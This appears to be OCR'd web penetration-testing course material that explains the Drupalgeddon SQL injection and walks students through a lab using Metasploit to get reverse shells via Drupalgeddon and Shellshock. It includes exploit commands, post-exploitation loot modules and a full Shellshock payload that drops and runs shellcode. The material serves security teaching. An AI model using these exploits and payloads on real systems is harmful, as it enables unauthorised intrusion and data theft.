
"If you find that your site is already patched but you didn't do it, that can be a symptom that the site was compromised - some attacks have applied the patch as a way to guarantee they are the only attacker in control of the site."[3]

References

[1] https://www.drupal.org/node/2365547 (http://cyber.gd/542_518)

[2] https://www.drupal.org/PSA-2014-003 (http://cyber.gd/542_515)

[3] Ibid.



Although exploitation of the flaw does not require us to understand some of the details, at least a passing overview of some of the details seems prudent. We already know that the flaw exposed a SQL injection vulnerability that could be exploited without authentication. One thing that might surprise some developers is that Drupal employs prepared statements for all SQL queries. The reason that might be a bit surprising is because prepared statements are a method for preventing SQL injection attacks. Ironically, a function that helped enable this SQL injection defense mechanism was the entry point for the SQL injection flaw.

The function in question, expandArguments(), handles the case in which arrays are passed as arguments, which can be problematic for prepared statements.[1] Adversaries can exploit the vulnerability by getting expandArguments() to parse their unsanitized maliciously crafted input.[2]

A compounding issue stems from Drupal leveraging PDO, which employs emulated prepared statements. The challenge with the emulated prepared statements is that they support multiple queries to be considered one statement, which enables the attacker to pivot from a SELECT to an INSERT statement.[3]


Note: For students wanting to dig even deeper, the following first and third references dive into the issues at considerably more depth than our overview here.

References

[1] https://www.sektioneins.de/en/advisories/advisory-012014-drupal-pre-auth-sql-injection-vulnerability.html (http://cyber.gd/542_516)

[2] https://github.com/drupal/drupal/blob/7.31/includes/database/database.inc#L739 (http://cyber.gd/542_519)

[3] http://blog.ircmaxell.com/2014/10/a-lesson-in-security.html (http://cyber.gd/542_520) **QR**



Numerous POC exploits for Drupalgeddon exist. The researcher that discovered the flaw posted two POC exploits for the flaw.[1] One exploit enables hijacking an administrative session, whereas the other enables remote code execution. As would be expected, a Metasploit module can also be used to exploit this flaw.[2]

From within the msfconsole, you can simply use the following:

```
msf> use exploit/multi/http/drupal_drupageddon
```

Then, define the target, choose a payload, and launch the exploit.


The console provides feedback as to what it is actually doing. For more detail, use the **`set Proxies`** configuration option within Metasploit to have the exploit flow through one of the interception proxies. For example, to have the exploitation flow through Burp on the class VM, use the following statement:

```
msf exploit(drupal_drupageddon)> set Proxies HTTP:127.0.0.1:8082
```

References

[1] https://www.sektioneins.de/en/blog/14-11-03-drupal-sql-injection-vulnerability-PoC.html (http://cyber.gd/542_517)


[2] https://raw.githubusercontent.com/rapid7/metasploit-framework/master/modules/exploits/multi/http/drupal_drupageddon.rb (http://cyber.gd/542_521) **QR**



Next up is an exercise exercise on Metasploit, exploiting Drupalgeddon and Shellshock.

Exercise: Metasploit/Drupalgeddon/Shellshock

- This exercise leverages Metasploit to:
  - Exploit the "Drupalgeddon" SQL injection vulnerability to get a **PHP** Meterpreter session on the vulnerable server
  - Revisit Shellshock, and use Metasploit to get shell on the vulnerable server
- Open a terminal, configure a static IP, and restart Apache to maximize stability during exploitation:
  - `$ sudo config-static.sh`
  - `$ sudo service apache2 restart`
- Then, run the Metasploit console:
  - `$ sudo msfconsole`
  - The console will load... slowly



Web Penetration Testing and Ethical Hacking

Let's get some hands-on experience with Metasploit, using the console (msfconsole).

Next, we exploit the Drupalgeddon vulnerability and open a Linux Meterpreter session on the vulnerable server.

We already exploited Shellshock to read files and run commands remotely on a vulnerable server. Now we amp up the severity and get a shell on the server.


Open a terminal, configure a static IP address, and restart Apache to maximize stability during exploitation. You should already have a static IP, but resetting it verifies that it's correct:


```
$ sudo config-static.sh
```

```
$ sudo service apache2 restart
```

Then, run the Metasploit console:

```
$ sudo msfconsole
```






1. Perform the following steps with msfconsole:
   - Exploit Drupal on http://drupal with a php/meterpreter/reverse_tcp payload.
   - Exploit Shellshock on http://shellshock.sec542.org/cgi-bin/netstat.cgi with a linux/x86/shell_reverse_tcp payload, proxied via Burp.

2. Follow the step-by-step instructions to exploit Drupal, and then leverage what you have learned to exploit Shellshock with no hints.

3. Follow all step-by-step instructions to exploit both.

Choose your own difficulty! Step-by-step instructions begin on the next slide.




Start Burp, and then type the following commands in msfconsole:

```
msf> use exploit/multi/http/drupal_drupageddon
msf> set RHOST drupal
msf> set PAYLOAD php/meterpreter/reverse_tcp
msf> set LHOST 127.0.0.1
msf> exploit
```

Sometimes, Apache becomes unstable after attempted and repeated pwnage. In that case, open a terminal and type:

```
$ sudo service apache2 reload
```

Then, retry the exploit.



See the previous page's notes if you do not have a meterpreter prompt.

Type the following commands at the meterpreter> prompt:

```
meterpreter > getuid
meterpreter > sysinfo
```

Then, background the session by pressing <CTRL>-Z


If you have used Windows Meterpreter, PHP Meterpreter has far less functionality as of now. It is also much newer and under active development. You *must* use the same session ID from your meterpreter session. It will be 1 unless you have made multiple attempts.

```
msf> setg session <session id>
msf> use post/linux/gather/enum_configs
msf> run
```

Try others:

```
msf> use post/linux/gather/enum_network
msf> run
```

All looted files will be saved to /home/student/.msf4/loot/.



For extra credit, proxy the exploit via Burp to see the blow-by-blow details on the Shellshock exploit.

To proxy via msfconsole:

Burp can break forward (bind) meterpreter sessions or make them unreliable. Use a php/meterpreter/reverse_tcp payload. You also must set ReverseAllowProxy to "true."

Start Burp and set these msfconsole options before typing **exploit**.

```
msf> set Proxies HTTP:127.0.0.1:8082
msf> set ReverseAllowProxy true
```

Metasploit/Shellshock Step-by-Step

- Start Burp and type the following in the msfconsole session:

```
msf> use exploit/multi/http/apache_mod_cgi_bash_env_exec
msf> set RHOST shellshock.sec542.org
msf> set TARGETURI /cgi-bin/netstat.cgi
msf> set PAYLOAD linux/x86/shell_reverse_tcp
msf> set LHOST 127.0.0.1
msf> set LPORT 4242
msf> set Proxies HTTP:127.0.0.1:8082
msf> set ReverseAllowProxy true
msf> exploit
```

- Wait a few seconds after this appears:

```
[*] Command shell session 1 opened
```

- There will be no prompt; type a shell command:

```
id
```

Web Penetration Testing and Ethical Hacking

Burp is not required for this exercise, but it enables us to understand how Metasploit exploits0 Shellshock. Please use the RHOST as described. Both Metasploit and Burp have bugs associated with using localhost; shellshock.sec542.org resolves to 192.168.1.8 and works fine with both Metasploit and Burp.

Start Burp and type the following in the msfconsole session:

```
msf> use exploit/multi/http/apache_mod_cgi_bash_env_exec
msf> set RHOST shellshock.sec542.org
msf> set TARGETURI /cgi-bin/netstat.cgi
msf> set PAYLOAD linux/x86/shell_reverse_tcp
msf> set LHOST 127.0.0.1
msf> set LPORT 4242
msf> set Proxies HTTP:127.0.0.1:8082
msf> set ReverseAllowProxy true
msf> exploit
```

Wait a few seconds after this appears: `[*] Command shell session 1 opened`


There will be no prompt: just type shell commands:

```
id
```

If you see this error, Burp is not running and listening on port 8082: `[-] Exploit failed [unreachable]: Rex::ConnectionRefused. The connection was refused by the remote host (127.0.0.1:8082).`

View the exploit in Burp

- Understand how Metasploit works its magic: view the exploit in Burp
- Go to Site map -> shellshock.sec542.org -> cgi-bin -> netstat.cgi



Web Penetration Testing and Ethical Hacking

Here is a close-up of the exploit:

```
User-Agent: () { :;};echo -e "\r\n9fk2dh8qsUXYp6Ka2XEiQd7v5N$(echo -
en
\\x7f\\x45\\x4c\\x46\\x01\\x01\\x01\\x00\\x00\\x00\\x00\\x00\\x00\\x0
0\\x00\\x00\\x02\\x00\\x03\\x00\\x01\\x00\\x00\\x00\\x54\\x80\\x04\\x
08\\x34\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x34\\
x00\\x20\\x00\\x01\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x01\\x00\\x00\
\x00\\x00\\x00\\x00\\x00\\x00\\x80\\x04\\x08\\x00\\x80\\x04\\x08\\x98
\\x00\\x00\\x00\\xdc\\x00\\x00\\x00\\x07\\x00\\x00\\x00\\x00\\x10\\x0
0\\x00\\x31\\xdb\\xf7\\xe3\\x53\\x43\\x53\\x6a\\x02\\x89\\xe1\\xb0\\x
66\\xcd\\x80\\x93\\x59\\xb0\\x3f\\xcd\\x80\\x49\\x79\\xf9\\x68\\x7f\\
x00\\x00\\x01\\x68\\x02\\x00\\x10\\x92\\x89\\xe1\\xb0\\x66\\x50\\x51\
\x53\\xb3\\x03\\x89\\xe1\\xcd\\x80\\x52\\x68\\x2f\\x2f\\x73\\x68\\x68
\\x2f\\x62\\x69\\x6e\\x89\\xe3\\x52\\x53\\x89\\xe1\\xb0\\x0b\\xcd\\x8
0>>/tmp/gBJYR ; /bin/chmod 777 /tmp/gBJYR ;
/tmp/gBJYR)9fk2dh8qsUXYp6Ka2XEiQd7v5N"
```

We break this syntax down on the next slide.

What Is Metasploit Doing?

- Here is a simplified version:
  - `echo -e "\r\nrandom1$(echo -en <shellcode> >>/tmp/random2 ; /bin/chmod 777 /tmp/random2 ; /tmp/random2)random1"`
  - Echo a return, newline, and a random string (random1)
  - Save the hex-encoded shellcode as binary shellcode to /tmp/random-name (random2)
  - Make the binary shellcode executable
  - Run it
  - Echo the random string again
- Type this far simpler terminal command see this format/syntax in action:

```
$ echo -e "\r\n###$(pwd)###"
```

Web Penetration Testing and Ethical Hacking

A few additional notes:

- Echo-ing "\r\n" as well as random1 before and after the exploit ensures that there will be a blank line, followed by some output. This ensures there will be output coming from the cgi-bin script that will be sent to the "browser."


- Omitting the newline and some output will fail with this Apache error:

  [Tue Jan 06 10:02:55.763676 2015] [cgi:error] [pid 21441] [client 127.0.0.1:40908] Premature end of script headers: netstat.cgi

